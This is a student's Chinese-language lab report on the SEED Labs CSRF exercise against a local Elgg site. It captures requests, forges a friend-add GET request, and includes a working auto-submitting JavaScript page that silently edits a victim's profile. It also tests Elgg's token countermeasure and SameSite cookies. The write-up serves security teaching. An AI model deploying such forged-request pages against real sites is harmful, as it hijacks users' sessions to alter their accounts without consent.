

网安实验四实验报告

57119118 尤何毅

完成日期: 2021 年 7 月 17 日

环境配置:

启动 Docker:

```
[07/17/21]seed@VM:~/.../Labsetup$ docker-compose build
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
---> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
---> Using cache
---> a06950e00398
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
---> Using cache
---> 16930f5ee193
Step 4/10 : COPY elgg/Csrf.php $WWWDir/vendor/elgg/elgg/engine/classes/Elgg
Security/Csrf.php
---> Using cache
---> 9cae3debb47b
Step 5/10 : COPY elgg/ajax.js $WWWDir/vendor/elgg/elgg/views/default/core/
s/
---> Using cache
---> f706efd3fa79
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
---> Using cache
---> cdc32a6353b
Step 7/10 : RUN a2ensite apache_elgg.conf
```

```
[07/17/21]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (server-4-10.9.0.8, server-2-10.9.0.6, server-3
-10.9.0.7, server-1-10.9.0.5) for this project. If you removed or renamed this s
ervice in your compose file, you can run this command with the --remove-orphans
flag to clean it up.
Creating elgg-10.9.0.5 ... done
Creating mysql-10.9.0.6 ... done
Creating attacker-10.9.0.105 ... done
Attaching to elgg-10.9.0.5, attacker-10.9.0.105, mysql-10.9.0.6
mysql-10.9.0.6 | 2021-07-18 02:43:43+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-18 02:43:46+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2021-07-18 02:43:46+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-18 02:43:47+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2021-07-18T02:43:47.103533Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 45
mysql-10.9.0.6 | 2021-07-18T02:43:47.163515Z 1 [System] [MY-013576] [InnoDB] Inn
oDB initialization has started.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
*
```

手动指定 DNS:

```
# For CSRF Lab
10.9.0.5 www.seed-server.com
10.9.0.5 www.example32.com
10.9.0.105 www.attacker32.com
```

Task 1: Observing HTTP Request

访问 seed-server.com, 打开 Http Header Live (用户 Samy) :
get 请求和 post 请求:

The screenshot shows the Elgg For SEED Labs website interface. The top navigation bar includes links for Blogs, Bookmarks, Files, Groups, Members, and a Search bar. A user account menu is visible on the right. The main content area displays a 'Welcome Samy' message. Overlaid on this is the 'HTTP Header Live Main' window from the Mozilla Firefox browser. The window displays the details of an HTTP POST request to 'http://www.seed-server.com/action/login'. The request headers include Host, User-Agent, Accept, Accept-Language, Accept-Encoding, X-Elgg-Ajax-API, X-Requested-With, Content-Type, Content-Length, Origin, Connection, Referer, and Cookie. The POST data is visible in the body, showing a login attempt with username 'samy' and password 'seedsamy6'. The response headers are also displayed below the request body. At the bottom of the window, there are buttons for 'Clear', 'Options', 'File Save', and checkboxes for 'Record Data' and 'autoscroll'.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - Search Account -

Welcome Samy

Welcome to your Elgg site.

Tip: Many sites use the action

HTTP Header Live Main — Mozilla Firefox

```
http://www.seed-server.com/action/login
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----33357821542413274342743360450
Content-Length: 687
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: system=PW; caf_ipaddr=153.3.60.142; country=CN; city="Nanjing"; traffic_target=gd; Elgg=pm8g310lst46
_elgg_token=4t8DRMhIYjH03DG2ijzb2Q6_elgg_ts=1626342079&username=samy&password=seedsamy6
POST: HTTP/1.1 200 OK
Date: Thu, 15 Jul 2021 09:41:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
expires: Thu, 19 Nov 1981 08:52:00 GMT
pragma: no-cache
Set-Cookie: Elgg=th2jtp9hq96fh0eje6j0m051ss; path=/
Vary: User-Agent
Content-Length: 405
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

http://www.seed-server.com/
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

Clear Options File Save ☒ Record Data ☒ autoscroll

Task 2: CSRF Attack using GET Request


先让 Charlie 添加 Samy 为好友，获取添加 Samy 好友的 get 请求报文：

```
HTTP Header Live Sub — Mozilla Firefox
GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1626605212&__elgg_token=5-w
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=qc4s5i2km2ovhucmsq4v12uq9a
```


伪造一个跨站 GET 请求来添加好友：

```
Q Search HTML
<html>
  <head></head>
  <body>
    <h1>This page forges an HTTP GET request</h1>
    
  </body>
</html>
```

Alice 最开始没有朋友：




Alice 浏览 Samy 发送的网址 www.attacker32.com/addfriend.html：




This page forges an HTTP GET request

攻击成功，Alice 添加了 Smay 的好友




Task 3: CSRF Attack using POST Request

Samy 修改自己的 profile, 获取 post 报文:




访问 Alice 的主页, 查看网页源码获取 Alice 的 guid 为 56:




使用 JavaScript 编写攻击页面：

```
1<html>
2<body>
3<h1>This page forges an HTTP POST request.</h1>
4<script type="text/javascript">
5
6function forge_post()
7{
8    var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Alice'>";
13    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
14    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
15    fields += "<input type='hidden' name='guid' value='56'>";
16
17    // Create a <form> element.
18    var p = document.createElement("form");
19
20    // Construct the form
21    p.action = "http://www.seed-server.com/action/profile/edit";
22    p.innerHTML = fields;
23    p.method = "post";
24
25    // Append the form to the current page.
26    document.body.appendChild(p);
27
28    // Submit the form
29    p.submit();
30}
31
32
33// Invoke forge_post() after the page is loaded.
34window.onload = function() { forge_post();}
35</script>
36</body>
37</html>
```

现在登录 Alice 的账号,浏览 Samy 的网站前：



浏览 Samy 的网站 www.attacker32.com/editprofile.html 后：



可见攻击成功。

Question 1: 如上步骤所示, Bobby 用自己的账号进入 Alice 的主页, 然后查看页面源代码, 即可找到 Alice 的 uid。


Question 2: 可以但是工作量可能很大, 因为每次攻击需要获取用户的 uid, 若是我们把所有用户的 uid 都获取且加入攻击的网站, 则可能可以对所有访问者实施攻击。

Task 4: Enabling Elgg's Countermeasure


在 `image_www/elgg/Csrf.php` 中删除 `return` 语句:

```
68     public function validate(Request $request) {  
69         // Added for SEED Labs (disabling the CSRF countermeasure)  
70  
71         $token = $request->getParam('__elgg_token');  
72         $ts = $request->getParam('__elgg_ts');  
73     }
```

打开 Alice 的主页，删除之前修改的 profile:




再次使用 Alice 浏览链接:



This page forges an HTTP POST request.

undefined



由于验证 cookie，会陷入无限循环，不能成功修改 profile

Task 5: Experimenting with the SameSite Cookie Method

访问 www.example32.com:

Setting Cookies

After visiting this web page, the following three cookies will be set on your browser.

- **cookie-normal**: normal cookie
- **cookie-lax**: samesite cookie (Lax type)
- **cookie-strict**: samesite cookie (Strict type)

Experiment As a Link A

Displaying All Cookies Sent by Browser

- **cookie-normal=aaaaaa**
- **cookie-lax=bbbbbb**
- **cookie-strict=cccccc**

Your request is a **same-site** request!

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`
- `cookie-lax=bbbbbb`

Your request is a **cross-site** request!

Displaying All Cookies Sent by Browser

- `cookie-normal=aaaaaa`

Your request is a **cross-site** request!

可见 cross-site 跨站请求时完全没有 cookie-strict 的发送, 而 cookie-lax 可能会在请求数据时才发送; 而同站请求时三种 cookie 都会发送。因此如果在浏览器中设置属性为 strict 则可以防范基本上所有的 CSRF 攻击, 但是体验可能不佳, 使用设置属性为 lax 可以防范大部分的 CSRF 的攻击。

实验体会:

本次实验主要还是按照 task 的指令执行, 可以看到在跨站请求伪造攻击中, 目标用户被修骗访问攻击者的网页; 如果用户不知道请求是否可信, 就会面临这种安全威胁。但是这种攻击防范起来并不难, 主要有秘密令牌和同站 cookie 的方式, 可以识别是否来自第三方网页。